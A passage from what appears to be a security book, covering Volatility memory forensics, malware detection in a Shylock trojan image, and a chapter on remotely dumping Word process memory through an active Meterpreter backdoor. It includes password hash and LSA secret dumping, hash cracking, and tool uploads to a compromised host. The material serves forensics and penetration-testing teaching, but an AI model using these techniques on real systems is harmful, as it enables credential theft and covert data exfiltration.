This will provide a list of installed software from the registry:



```

\??\C:\Users\User\ntuser.dat\SOFTWARE 7-Zip
\??\C:\Users\User\ntuser.dat\SOFTWARE AppDataLow
\??\C:\Users\User\ntuser.dat\SOFTWARE Google
\??\C:\Users\User\ntuser.dat\SOFTWARE Microsoft
\??\C:\Users\User\ntuser.dat\SOFTWARE Mozilla
\??\C:\Users\User\ntuser.dat\SOFTWARE Policies
\??\C:\Users\User\ntuser.dat\SOFTWARE RegisteredAppL
\??\C:\Users\User\ntuser.dat\SOFTWARE VMware, Inc.
\??\C:\Users\User\ntuser.dat\SOFTWARE Wow6432Node
\??\C:\Users\User\ntuser.dat\SOFTWARE Classes

```

We can also find the name of the last logged in user by checking the “*WinLogon*” registry key:

➤ *python3 vol.py -f ~/analysis/memdump.mem printkey --key "Software\Microsoft\Windows NT\CurrentVersion\Winlogon"*

This returns information from a couple locations, but if we look near the bottom of the list we see:

```

\??\C:\Users\Dan\ntuser.dat\SOFTWARE\Microsoft\Windows
\??\C:\Users\Dan\ntuser.dat\SOFTWARE\Microsoft\Windows
Users\Dan\ntuser.dat\SOFTWARE\Microsoft\Windows NT\Curre

```

User “Dan” was actively logged in when the memory was dumped.

### **UserAssist**

UserAssist is an interesting key that records what a user was running, how many times they ran it, and when the last time it was run.

➤ *python3 vol.py -f ~/analysis/memdump.mem userassist*

This also returns a lot of information, but as you look through it, you can find a very interesting report of the user’s activity:

```

* 0xd38c7f3aa000      \??\C:\Users\Dan\ntuser.dat
:09:22.000000      Value      %windir%\system32\notepad.exe
00 00 00 00 01 00 00 00 .....
02 00 00 00 54 62 00 00 ....Tb..
00 00 80 bf 00 00 80 bf .....
00 00 80 bf 00 00 80 bf .....
00 00 80 bf 00 00 80 bf .....
00 00 80 bf 00 00 80 bf .....
00 00 80 bf 00 00 80 bf .....
ff ff ff ff a0 a7 49 b2 .....I.
4a cf d7 01 00 00 00 00 J.....
* 0xd38c7f3aa000      \??\C:\Users\Dan\ntuser.dat
:09:22.000000      Value      %windir%\system32\cmd.exe
00 00 00 00 01 00 00 00 .....
04 00 00 00 f0 01 01 00 .....
00 00 80 bf 00 00 80 bf .....
00 00 80 bf 00 00 80 bf .....
00 00 80 bf 00 00 80 bf .....
00 00 80 bf 00 00 80 bf .....
00 00 80 bf 00 00 80 bf .....
ff ff ff ff 20 d5 77 d1 .....w.
4a cf d7 01 00 00 00 00 J.....

```

This sample shows that they ran Notepad and then later used the command prompt. We will investigate that a little further in a minute. Now that we have seen how to recover registry information, let's take a look at recovering a list of the running processes and active network connections from the captured memory file. These steps are usually some of the first used for someone performing malware analysis on an image.

**Timeliner**

Timeliner is an interesting built-in function that combs through the memory dump and looks for a timeline of events from multiple sources:

```
> python3 vol.py -f ~/analysis/memdump.mem windows.pslist
```



```
(kali㉿kali)-[~/volatility3]
└─$ python3 vol.py -f ~/analysis/memdump.mem timeliner
Volatility 3 Framework 2.0.0
Progress: 100.00 PDB scanning finished
Plugin Description Created Date Modified Date Accessed Date
Progress: 83.00 Running plugin PsScan...
PsList Process: 92 Registry (162242528854144) 2021-10-29 17:28:41.0
PsList Process: 92 Registry (162242528854144) 2021-10-29 17:28:41.0
SymlinkScan Symlink: OSDataRoot -> \Device\OSDataDevice 2021-
SymlinkScan Symlink: Global -> \GLOBAL?? 2021-10-29 17:28:41.0
SymlinkScan Symlink: GLOBALROOT -> 2021-10-29 17:28:41.000000
SymlinkScan Symlink: DosDevices -> \?? 2021-10-29 17:28:41.0
SymlinkScan Symlink: OSDataDevice -> \ArcName\multi(0)disk(0)rdis
SymlinkScan Symlink: SystemRoot -> \Device\BootDevice\Windows
PsScan Process: 92 Registry (162242528854144) 2021-10-29 17:28:41.0
PsScan Process: 92 Registry (162242528854144) 2021-10-29 17:28:41.0
SymlinkScan Symlink: SYSTEM -> \SystemRoot 2021-10-29 17:28:42.0
```

This can take a long time to run but returns a large amount of pertinent information that is Date/ Time stamped including browser history, process, DLL information and data from ‘User Assist’.

**Process List**

Using Volatility’s “*pslist*” command can be used to view the processes that were running on the Windows system:

> *python3 vol.py -f ~/analysis/memdump.mem windows.pslist*

```
(kali㉿kali)-[~/volatility3]
└─$ python3 vol.py -f ~/analysis/memdump.mem windows.pslist
Volatility 3 Framework 2.0.0
Progress: 100.00 PDB scanning finished
PID PPID ImageFileName Offset(V) Threads Handles
4 0 System 0x938f08468080 136 - N/A
92 4 Registry 0x938f084cc080 4 -
336 4 smss.exe 0x938f18ee6240 2 -
436 428 csrss.exe 0x938f1609d240 10 -
536 428 wininit.exe 0x938f18115080 1 -
548 528 csrss.exe 0x938f18117140 10 -
632 528 winlogon.exe 0x938f18140080 3 -
672 536 services.exe 0x938f107bf1c0 7 -
696 536 lsass.exe 0x938f107c9180 9 -
804 672 svchost.exe 0x938f0b1890c0 16 -
```

From the output of the command, we see the physical memory location, process name and the PID number of all process that were running. You can also use volatility to view the exact programs that may be running under the process. This helps malware analysts track down malicious processes

and their associated programs. This also helps offensive security teams to possibly find some interesting information in the processes.

### DOS Command History

Another interesting command we can run is “*cmdline*”. This plug-in allows us to see what commands, if any, were run from the command prompt.

> *python3 vol.py -f ~/analysis/memdump.mem cmdline*

```
SystemSettings Required memory at 0x4250049020 is inaccessible (swapped)
ApplicationFra C:\Windows\system32\ApplicationFrameHost.exe -Embedding
FTK Imager.exe "C:\Program Files\AccessData\FTK Imager\FTK Imager.exe"
```

It wasn't very helpful in this case, but in some cases I have seen it list the step-by-step command lines that were entered during a DOS command line session. But it did capture that I ran FTK Imager. This information could be of benefit when analyzing a machine if you suspect the user was using DOS commands.

### Viewing Network Connections with Nmap

We can view the network connections that were active from the memory dump by using the “*nmap*” command.

> *python3 vol.py -f ~/analysis/memdump.mem nmap*

```
(kali㉿kali) - [~/volatility3]
└─$ python3 vol.py -f ~/analysis/memdump.mem nmap
Volatility 3 Framework 2.0.0
Progress: 100.00 PDB scanning finished
Offset Proto LocalAddr LocalPort ForeignAddr Fo
0x938f08490050 TCPv4 0.0.0.0 49667 0.0.0.0 0 LISTENING
0x938f08490050 TCPv6 :: 49667 :: 0 LISTENING
0x938f084901b0 TCPv4 0.0.0.0 49668 0.0.0.0 0 LISTENING
0x938f08490310 TCPv4 0.0.0.0 49668 0.0.0.0 0 LISTENING
0x938f08490310 TCPv6 :: 49668 :: 0 LISTENING
0x938f084905d0 TCPv4 0.0.0.0 49669 0.0.0.0 0 LISTENING
0x938f084905d0 TCPv6 :: 49669 :: 0 LISTENING
0x938f08490e10 TCPv4 0.0.0.0 49667 0.0.0.0 0 LISTENING
0x938f08555460 TCPv4 172.24.1.166 49789 104.118.10.31 44
0x938f0b5eca20 TCPv4 172.24.1.166 50230 13.107.22.200 44
```

The data returned shows all network connections, including the process name, source and destination IP addresses – including ports. This is just a short snip of what was actually returned, the actual list is easily three times as long, because the user had several webpages open when the snapshot was taken. This information helps the analyst see what network connections

were active. But it can also help the security tester gain valuable information about the target network.

## Recovering Data from Process Memory

One nice feature of performing memory analysis is that you can also pull information from processes that were running, when the data capture was made. For example, let's pull information from an open Notepad session in the memory dump. Remember we saw that Notepad was open from one of our earlier checks.

First, we need to find the Program ID number (PID) for the Notepad process by using the "*pslist*" command:

➤ *python3 vol.py -f ~/analysis/memdump.mem windows.pslist*

Search down the process list and find the PID for Notepad.exe, it is 8440 on my machine:

9072	672	svchost.exe	0x938f191cf080	4
5316	804	smartscreen.ex	0x938f0f4440c0	6
8440	9628	notepad.exe	0x938f0c4e0080	4
5296	9628	cmd.exe	0x938f0bc1f080	1
8040	5296	conhost.exe	0x938f14c22080	3

Now all we need to do is use the "*windows.memmap --dump --pid 8440*" command to save the associated memory to a file. We will also make a "notepad" directory to save the recovered file into. Then we will take the recovered .dmp file and run it through the "*strings*" command to recover any readable text. Lastly, we will save the strings output to a text file for analysis.

Several steps, but let's walk through them, one by one.

1. Make a new directory for the output, "*mkdir notepad*"
2. Enter, "*python3 vol.py -f ~/analysis/memdump.mem -o notepad windows.memmap --dump --pid 8440*" putting in your memory file name, the output directory, and the PID for your Notepad process.

This will take a long time to run, as it pulls parts of the Notepad process from numerous memory locations in the dump. Go grab a coffee!



When the dump is finished:

3. Change to the notepad directory and type, “*strings pid.8440.dmp > notepad.txt*”

```
(kali㉿kali)-[~/volatility3/notepad]
└─$ strings pid.8440.dmp > notepad.txt

(kali㉿kali)-[~/volatility3/notepad]
└─$
```

Now simply open the resultant notepad.txt file with a text editor and search for artifacts.

On mine, I found this:

```
'admin', 'adminpass', 'Monkey!!!
'adrian', 'somepassword', 'Zombie Films Rock!!!
'john', 'monkey', 'I like the smell of confunk
'ed', 'pentest', 'Commandline KungFu anyone?'
```

A list of the users and passwords from Metasploitable!

I also found this:

```
/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
```

A copy of an “/etc/passwd” file! This user was obviously a security analyst and saved these findings in notepad, possibly as field notes during a pentest. Too bad they also didn’t protect physical access to their system. You can pull process memory from many different applications. Play around with it - you never know what you might find lurking around in RAM!


## Recovering Password Hashes

Windows user password hashes are also stored in active memory. If you can obtain a memory image, you can get the password hashes. This is of importance to security penetration testers because if you have the hashes, you can then proceed to crack them or use them in pass the hash types of attacks to access other systems on the network. This is very simple to do in this version of Volatility. Simply use the “hashdump” command.

> *python3 vol.py -f ~/analysis/memdump.mem hashdump*

```
(kali㉿kali) - [~/volatility3]
└─$ python3 vol.py -f ~/analysis/memdump.mem hashdump
Volatility 3 Framework 2.0.0
Progress: 100.00          PDB scanning finished
User      rid      lmhash  ntlmhash
Administrator  500      aad3b435b51404eeaad3b435b51404ee
Guest        501      aad3b435b51404eeaad3b435b51404ee
DefaultAccount  503      aad3b435b51404eeaad3b435b51404ee
WDAGUtilityAccount  504      aad3b435b51404eeaad3b435
User        1001     aad3b435b51404eeaad3b435b51404ee
```

These hashes could then be taken and cracked in an online hash cracking site or any one of the password cracking programs like John the Ripper or Hashcat. In this case, I just fed the hash into the online cracker “crackstation.net” and it immediately cracked it:



Oh look, the password is - no password! Preventing physical access is just the beginning of the problems for this system! Another scan that may return passwords is the “lsadump” module. This module pulls information from the Local Security Authority (LSA) secrets.

As seen below:

➤ `python3 vol.py -o password -f ~/analysis/memdump.mem lsadump`

```
(kali@kali) - [~/volatility3]
└─$ python3 vol.py -f ~/analysis/memdump.mem lsadump
Volatility 3 Framework 2.0.0
Progress: 100.00          PDB scanning finished
Key      Secret  Hex
DefaultPassword Á+Záz4°Áì=«    00 00 00 00 00 00 00 00 00
```

As a side note, there are many tools that will pull passwords out of memory on a live system, including reading the secrets from the Local Security Authority. Remember that MITRE ATT&CK has a list of offensive tools and techniques used by attackers, including Credential Dumping - (<https://attack.mitre.org/techniques/T1003/004/>)

## Windows Security Privileges

Another useful plugin for security professionals is the “Windows Privileges” scan. This scans and returns all the security privileges used by



any running process in memory. These could be useful for possible privilege escalation attacks.

➤ *python3 vol.py -f ~/analysis/memdump.mem windows.privileges*

FTK Imager.exe	2	SeCreateTokenPrivilege	Create a token object
FTK Imager.exe	3	SeAssignPrimaryTokenPrivilege	Replace a process token
FTK Imager.exe	4	SeLockMemoryPrivilege	Lock pages in memory
FTK Imager.exe	5	SeIncreaseQuotaPrivilege	Present Increase quota
FTK Imager.exe	6	SeMachineAccountPrivilege	Add workstation to active directory
FTK Imager.exe	7	SeTcbPrivilege	Act as part of the operating system
FTK Imager.exe	8	SeSecurityPrivilege	Present Manage auditing and security log

## Basic Malware Analysis with Malfind & Yarascan

So far, we have learned some interesting things that you can do with Volatility. But how would it be used to find malware? Volatility has several modules to help find malicious or suspicious files in memory dumps.

### Malfind Plugin

➤ *python3 vol.py -f ~/analysis/memdump.mem windows.malfind*

```
(kali㉿kali)-[~/volatility3]
└─$ python3 vol.py -f ~/analysis/memdump.mem windows.malfind
Volatility 3 Framework 2.0.0
Progress: 100.00 PDB scanning finished
PID Process Start VPN End VPN Tag Protection
exdump Disasm
3260 MsMpEng.exe 0x1fdad850000 0x1fdad95cfff VadS
d
56 57 53 55 41 54 41 55 VWSUATAU
41 56 41 57 48 83 ec 28 AVAWH..(
4c 8d 3c 24 48 8b e9 48 L.<$H..H
8d b1 98 38 00 00 ff e2 ...8....
49 8d 67 28 41 5f 41 5e I.g(A_A^
41 5d 41 5c 5d 5b 5f 5e A]A\][_ ^
```

You can also use Yara scans with rules or strings to detect malware or signs of exploitation. YARA scans can find numerous issues including malware infections, mobile malware, and CVE issues.

➤ *python3 vol.py -f ~/analysis/memdump.mem windows.vadyarascan --yara-file "Yara\_Rules\_File\_Path"*

➤ *python3 vol.py -o "output directory" -f ~/analysis/memdump.mem windows.vadyarascan --yara-rules "string"*

```
(kali@kali) - [~/volatility3]
└─$ python3 vol.py -o password -f ~/analysis/memdump.mem windows.vadyarascan
--yara-file "solarwinds.yar"
Volatility 3 Framework 2.0.0
Progress: 28.44 Scanning memory_layer using BytesScanner
```

YARA scans will require the YARA rules, which you can obtain from <https://github.com/Yara-Rules/rules>. Yarascan.yarascan will work with all operating systems, windows.vadyarascan only works on Windows.

## Finding Malware in Memory

Volatility has a list of test images that you can use for finding malware in memory dumps. Unfortunately, at the time of this writing, none of the images seemed to be available. So, I included an older write up on detecting the Shylock banking trojan using Volatility 2 just for reference. This will just be a follow along section.

The Volatility malware image page at the following link contains several malware images:

<https://github.com/volatilityfoundation/volatility/wiki/Memory-Samples>

I usually cover the Stuxnet image, but this has been analyzed to death in forensics articles, so let's take a look at the Shylock banking trojan. Download and unzip the Shylock image. I saved the .vmem image as a file called "*shylock.vmem*" in the *Desktop/analysis* directory.

First, let's grab the *imageinfo* information for the memory dump. Being the older Volatility V2, you need to get the profile of the memory dump, this is no longer necessary in V3.

➤ ***volatility imageinfo -f shylock.vmem***

As seen below:

```

root@kali:~/Desktop/analysis# volatility imageinfo -f shylock.vmem
Volatility Foundation Volatility Framework 2.4
Determining profile based on KDBG search...

Suggested Profile(s) : WinXPSP2x86, WinXPSP3x86 (Instantiated
XPSP2x86)
AS Layer1 : IA32PagedMemoryPae (Kernel AS)
AS Layer2 : FileAddressSpace (/root/Desktop/analysis
k.vmem)
PAE type : PAE
DTB : 0x319000L
KDBG : 0x80545b60L
Number of Processors : 1
Image Type (Service Pack) : 3
KPCR for CPU 0 : 0xffdff000L
KUSER_SHARED_DATA : 0xffdf0000L
Image date and time : 2011-09-30 00:26:30 UTC+0000
Image local date and time : 2011-09-29 20:26:30 -0400

```

Okay, it is a Windows XP SP3 image, so we will use that information with the profile switch. Next, let's take a look at what processes were running on the Shylock infected machine:

➤ *volatility pslist -f shylock.vmem --profile=WinXPSP3x86*

```

root@kali:~/Desktop/analysis# volatility pslist -f shylock.vmem --profile=WinXPSP3x86
Volatility Foundation Volatility Framework 2.4
Offset(V) Name PID PPID Thds Hnds Sess Wow64 Start
Exit
-----
0x819cc830 System 4 0 60 209 ----- 0
0x818efda0 smss.exe 384 4 3 19 ----- 0 2011
-09-26 01:33:32 UTC+0000
0x81616ab8 csrss.exe 612 384 12 473 0 0 2011
-09-26 01:33:35 UTC+0000
0x814c9b40 winlogon.exe 636 384 16 498 0 0 2011
-09-26 01:33:35 UTC+0000
0x81794d08 services.exe 680 636 15 271 0 0 2011
-09-26 01:33:35 UTC+0000
0x814a2cd0 lsass.exe 692 636 24 356 0 0 2011
-09-26 01:33:35 UTC+0000
0x815c2630 vmacthlp.exe 852 680 1 25 0 0 2011
-09-26 01:33:35 UTC+0000
0x81470020 svchost.exe 868 680 17 199 0 0 2011
-09-26 01:33:35 UTC+0000

```

Looking down the list I see this:

explorer.exe 1752 1696

This doesn't seem odd of itself, but there seems to be no process listed with the PID of 1696, and there are several processes running with a Parent PID of 1752.

Let's do a connection scan and see if this box was trying to connect out to anything:

> **volatility connscan -f shylock.vmem --profile=WinXPSP3x86**

```
root@kali:~/Desktop/analysis# volatility connscan -f shylock.vmem --profile=WinXPSP3x86
PSP3x86
Volatility Foundation Volatility Framework 2.4
Offset(P) Local Address Remote Address Pid
-----
0x014f6ab0 10.0.0.109:1072 209.190.4.84:443 1752
0x01507380 10.0.0.109:1073 209.190.4.84:443 1752
0x016c2b00 10.0.0.109:1065 184.173.252.227:443 1752
0x017028a0 10.0.0.109:1067 184.173.252.227:443 1752
0x01858cb0 10.0.0.109:1068 209.190.4.84:443 1752
```

Okay that looks very suspicious; our questionable PID is connecting out to a couple remote addresses. Normally you would look these entries up, to see who owns them and if they have been reported for suspicious behavior, and we could dig further in the analysis, but let's run the built in "*malfind*" command to see what it detects. Malfind searches for hidden or injected code or DLLs in user mode memory. We will run malfind against the entire memory dump and see if it can find any suspicious code.

Let's use the "*-D outputfolder*" switch to specify a place for malfind to place any code segments that it finds. We will use our "*test*" directory created earlier to store it.

> **volatility malfind -f shylock.vmem --profile=WinXPSP3x86 -D test/**

When the command is finished, a lot of information is flagged as suspicious:

```

Process: cmd.exe Pid: 3756 Address: 0x10000000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 151, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x10000000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00  MZ.....
0x10000010  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  .....@
0x10000020  00 00 00 00 00 00 00 00 00 00 92 00 00 20 09 00  .....
0x10000030  00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00  .....

0x10000000  4d          DEC EBP
0x10000001  5a          POP EDX
0x10000002  90          NOP
0x10000003  0003       ADD [EBX], AL
0x10000005  0000       ADD [EAX], AL
0x10000007  000400     ADD [EAX+EAX], AL
0x1000000a  0000       ADD [EAX], AL
0x1000000c  ff         DB 0xff
0x1000000d  ff00      INC DWORD [EAX]
0x1000000f  00b800000000 ADD [EAX+0x0], BH

```

All of the possible malicious code segments found were stored in our designated output directory. But were any of them truly malicious? If you go to the output directory, you see all the suspicious files stored as .dmp files.

```

root@kali:~/Desktop/analysis/test# ls
process.0x812d6020.0x10000000.dmp  process.0x81616ab8.0x7f6f0000.dmp
process.0x81324020.0x10000000.dmp  process.0x8164a020.0x10000000.dmp
process.0x814c9b40.0x177a0000.dmp  process.0x8164a020.0x1220000.dmp
process.0x814c9b40.0x24770000.dmp  process.0x81717370.0x10000000.dmp
process.0x814c9b40.0x42d90000.dmp  process.0x818f5cd0.0x3380000.dmp

```

You can take these files and upload them to ‘VirusTotal.com’ to see if it detects anything suspicious. And when we do, the very first file uploaded returns multiple hits as malware:



SHA256: 6e9fd1 ae8652de3b62443ccd625797b5e96d34fa1 56bc 7bae527

File name: process.0x812d6020.0x10000000.dmp

Detection ratio: **36 / 56**

Analysis date: 2015-03-17 19:43:10 UTC ( 0 minutes ago )

Analysis | File detail | Additional information | Comments

Antivirus	Result
ALYac	Gen:Variant.Graftor.146359
AVG	Proxy.ASGJ
AVware	Backdoor.Win32.Caphaw.A
Ad-Aware	Gen:Variant.Graftor.146359

There you have it, detecting and removing malware from a memory dump. Before we leave the topic of memory forensics, I just want to mention one more tool - Foremost.

### **Foremost - Image and Document Recovery**

**Tool Author** - US Government, Jesse Kornblum, Kris Kendall, and Nick Mikus

**Tool Website** - <http://foremost.sourceforge.net/>



Foremost is a fast file carving program that was originally created by the US government. It can recover documents and pictures from a memory dump.

Available options: *foremost -h*

```
(kali㉿kali)-[~/volatility3]
└─$ foremost -h
foremost version 1.5.7 by Jesse Kornblum, Kris Kendall, and Nick Mikus
$ foremost [-v|-V|-h|-T|-Q|-q|-a|-w|-d] [-t <type>] [-s <blocks>] [-k <
  [-b <size>] [-c <file>] [-o <dir>] [-i <file>]

-V - display copyright information and exit
-t - specify file type. (-t jpeg,pdf ...)
-d - turn on indirect block detection (for UNIX file-systems)
-i - specify input file (default is stdin)
-a - Write all headers, perform no error detection (corrupted files)
```

You can use multiple types of image capture extensions such as dd, raw, iso, vmem, etc. Foremost creates an output directory called “output” by default and places all recovered artifacts in this directory with an “*audit.txt*” file. To run the program a second time, the output directory must be empty or you must select a different output folder.

Let’s run foremost against our Windows 10 memory image capture from the Volatility chapter and see what pictures and Office document files we can recover:

- Change directory to “~/Desktop/analysis”
- Enter, “foremost -t jpeg,gif,png,doc -i [memorydumpfilename.raw]”

```
(kali㉿kali)-[~/analysis]
└─$ foremost -t jpeg,png,pdf,doc -i memdump.mem
Processing: memdump.mem
|*****
```

Now open the “*output*” directory and check the folder subdirectories for recovered files. Running this command on the Windows 10 memory capture recovered a large number of pictures from web browsing. If there were document files or PDFs it would have recovered them too!

## Conclusion

In this section we learned how to obtain a memory image from a system and several techniques to analyze it using Volatility. We saw how to use volatility to recover important data from the saved memory, including data

from processes and password hashes. Lastly, we took a quick look at analyzing a system infected with malware.

This was just an extremely basic overview of the capabilities of Volatility and Malware analysis; it is capable of doing so much more. If you want to learn more about the topic, I highly recommend Michael Hale Ligh's extensive articles, books and material on the subject. You can also see his complete dismantling of Stuxnet with Volatility in his post "*Stuxnet's Footprint in Memory with Volatility 2.0*". (<http://mnin.blogspot.com/2011/06/examining-stuxnets-footprint-in-memory.html>)

## Resources & References

- <sup>1</sup> "How to extract forensic artifacts from pagefile.sys?", Andrea Fortuna, April 17, 2019 - <https://www.andreafortuna.org/2019/04/17/how-to-extract-forensic-artifacts-from-pagefile-sys/>
- "Volatility 3 Cheatsheet", Ashley Pearson, May 10, 2021 - <https://blog.onfvp.com/post/volatility-cheatsheet/>
- "YARA Rules Guide: Learning this Malware Research Tool", Neil Fox, May, 20, 2021 - <https://www.varonis.com/blog/yara-rules/>
- Volatility Foundation - <https://www.volatilityfoundation.org/>
- Volatility Wiki - <https://github.com/volatilityfoundation/volatility/wiki>
- "Intermediate Security Testing with Kali Linux", Forensics Intro Chapter, Daniel Dieterle

# Chapter 42

## Recovering Data from Live Memory

Since we have been looking at pulling information from a memory dump, let's take a minute and explore this deeper from a security standpoint before we get back to more traditional forensics tools. I originally wrote this chapter several years ago. I was going to leave this chapter out, but I was notified by a friend not too long ago that they used this technique to win a major live CTF challenge. So, I updated it for current Windows software.

Pulling data from live memory, remotely, can be very beneficial to offensive security professionals and investigators. I really enjoyed an older article from W00tsec<sup>1</sup> about pulling RAW picture images from memory dumps. And thought it would be interesting if you could use the same process to pull text data from a remote Windows system memory during a pentest – and you can! In this chapter we will see how to pull live data from a remote machine's memory, parse it for viewable text and analyze it in Kali. We will recover data from Word, Outlook and Social Media. I used a Windows 10 system running Office 2016 as a target for this chapter, feel free to follow along with the examples. If not, it should still be a very interesting read.

### Recovering Data from Word

We will start with a remote Metasploit Meterpreter shell session already active. So basically, we tricked our test system into running a booby-trapped file which created a back door to our Kali system. We want to grab the remote memory, but only want the memory in use by the Word process. Following the w00tsec tutorial we just need to use the SysInternals “*ProcDump*” command.

ProcDump is available from Microsoft's TechNet site:

➤ <https://docs.microsoft.com/en-us/sysinternals/downloads/procdump>

It is a part of the SysInternals Suite. This command allows you to pull active RAM from specific processes. You will also want to download

SysInternal's "*Strings*" program:

➤ <https://docs.microsoft.com/en-us/sysinternals/downloads/strings>

"Strings" is a Windows version of the Linux command.

**NOTE:** The first time these commands are run, a pop-up will appear on the target Windows system asking you to accept the license agreement. Just click, "accept" manually for our test. Though I will not show how to do it, there are remote registry edits that can disable the Windows pop-up so everything can be done remotely.

From an active Meterpreter session to a Windows computer running Microsoft Office:

1. Upload *procdump* and *strings* to the target system:

```
meterpreter > upload ~/procdump.exe c:\\data\\procdump.exe
[*] uploading : /home/kali/procdump.exe -> c:\\data\\procdump.exe
[*] Uploaded 735.40 KiB of 735.40 KiB (100.0%): /home/kali/procdump.exe
[*] uploaded : /home/kali/procdump.exe -> c:\\data\\procdump.exe
meterpreter > upload ~/strings.exe c:\\data\\strings.exe
[*] uploading : /home/kali/strings.exe -> c:\\data\\strings.exe
[*] Uploaded 361.38 KiB of 361.38 KiB (100.0%): /home/kali/strings.exe
[*] uploaded : /home/kali/strings.exe -> c:\\data\\strings.exe
meterpreter >
```

**\*NOTE:** You need to use "\\\" for the windows path

2. Next, in the Meterpreter shell, type "*ps*" and "*enter*" to see what is running on the remote Windows system.

```
meterpreter > ps

Process List
=====

PID      PPID     Name                               Arch  Session
---      -
0         0        [System Process]                  -
4         0        System                             -
72        4        Secure System                      -
132       4        Registry                           -
384       96       csrss.exe                          -
492       1232     ShellExperienceHost.             x64   5
```

Further down the list we see that the user has an open session of MS Word (*WINWORD.EXE*):

```
2804    1064    svchost.exe
2980    1064    svchost.exe
3016    3944    WINWORD.EXE
```

3. Type, “*shell*” to enter a command prompt.

```
meterpreter > shell
Process 3384 created.
Channel 4 created.
Microsoft Windows [Version 10.0.19043.1288]
(c) Microsoft Corporation. All rights reserved.

C:\data>
```

4. Run the *procdump* command using the “*-ma*” switch and the process name “*WINWORD.EXE*”. We will use the resultant dump file “*worddump*” as seen below:

➤ *procdump -ma WINWORD.EXE worddump*

```
C:\data>procdump -ma WINWORD.EXE worddump
procdump -ma WINWORD.EXE worddump

ProcDump v10.11 - Sysinternals process dump utility
Copyright (C) 2009-2021 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[13:34:38] Dump 1 initiated: C:\data\worddump.dmp
[13:34:39] Dump 1 writing: Estimated dump file size is 944 MB.
[13:34:45] Dump 1 complete: 945 MB written in 6.7 seconds
[13:34:45] Dump count reached.
```

We now have a memory dump stored on our remote system called “worddump.dmp”. The file is pretty large, almost a GB. We could just download that file back to our Kali system - but we can shrink it. We are really only looking for text in the memory dump. We have two options here; we can use the SysInternals “Strings” program to work through the data dump and remove all the text from it (significantly reducing its size) or we can download the whole file back to our Kali system and use the Linux “strings” command to parse it.



The choice is yours. As it is just a fraction of the size, it would be much quicker to just pull the worddump.txt file from the remote system. On the other hand, the Linux *strings* command seemed to do a much better job of parsing the file. Either way, the command is the same in both versions.

> *strings worddump.dmp > worddump.txt*

```
C:\data>strings worddump.dmp > worddumt.txt
strings worddump.dmp > worddumt.txt

Strings v2.54 - Search for ANSI and Unicode strings
Copyright (C) 1999-2021 Mark Russinovich
Sysinternals - www.sysinternals.com
```

The strings program will parse the file for ASCII strings and save it as a text file.

Notice the size difference:

worddump.dmp	10/27/2021 3:09 PM	970,451 KB	Memory Dump File
worddump.txt	10/27/2021 3:15 PM	134,682 KB	Text Document

Now, let's see what we have recovered.

## Procdump & Strings - Analyzing the Results

Open the resultant text file, and you will see a lot of information - System settings, variables, folder lists, even previous commands run. Dig a little deeper and we find a complete copy of the Word document that is in memory.

```
nload command to pull the large dmp file to our Kali system and then run the Linux
Analyzing in Kali
Now if we open the resultant text file in Kali, we see a ton of information
  System settings, variables that are set on the
sinternals/bb897439.aspx
Strings
  is a Windows version of the Linux command that we will be using later.
Both programs will need to be uploaded to the target system from Meterpreter:
Next, in the Metasploit DOS shell, type
tasklist
  and
enter
```

As you can see, the technique successfully grabbed a copy of this very chapter from memory, remotely, and viewable in plain text!

## Pulling Data from Outlook

Using this technique against other programs also yielded interesting results. Any e-mails opened during an Outlook (OUTLOOK.EXE process)



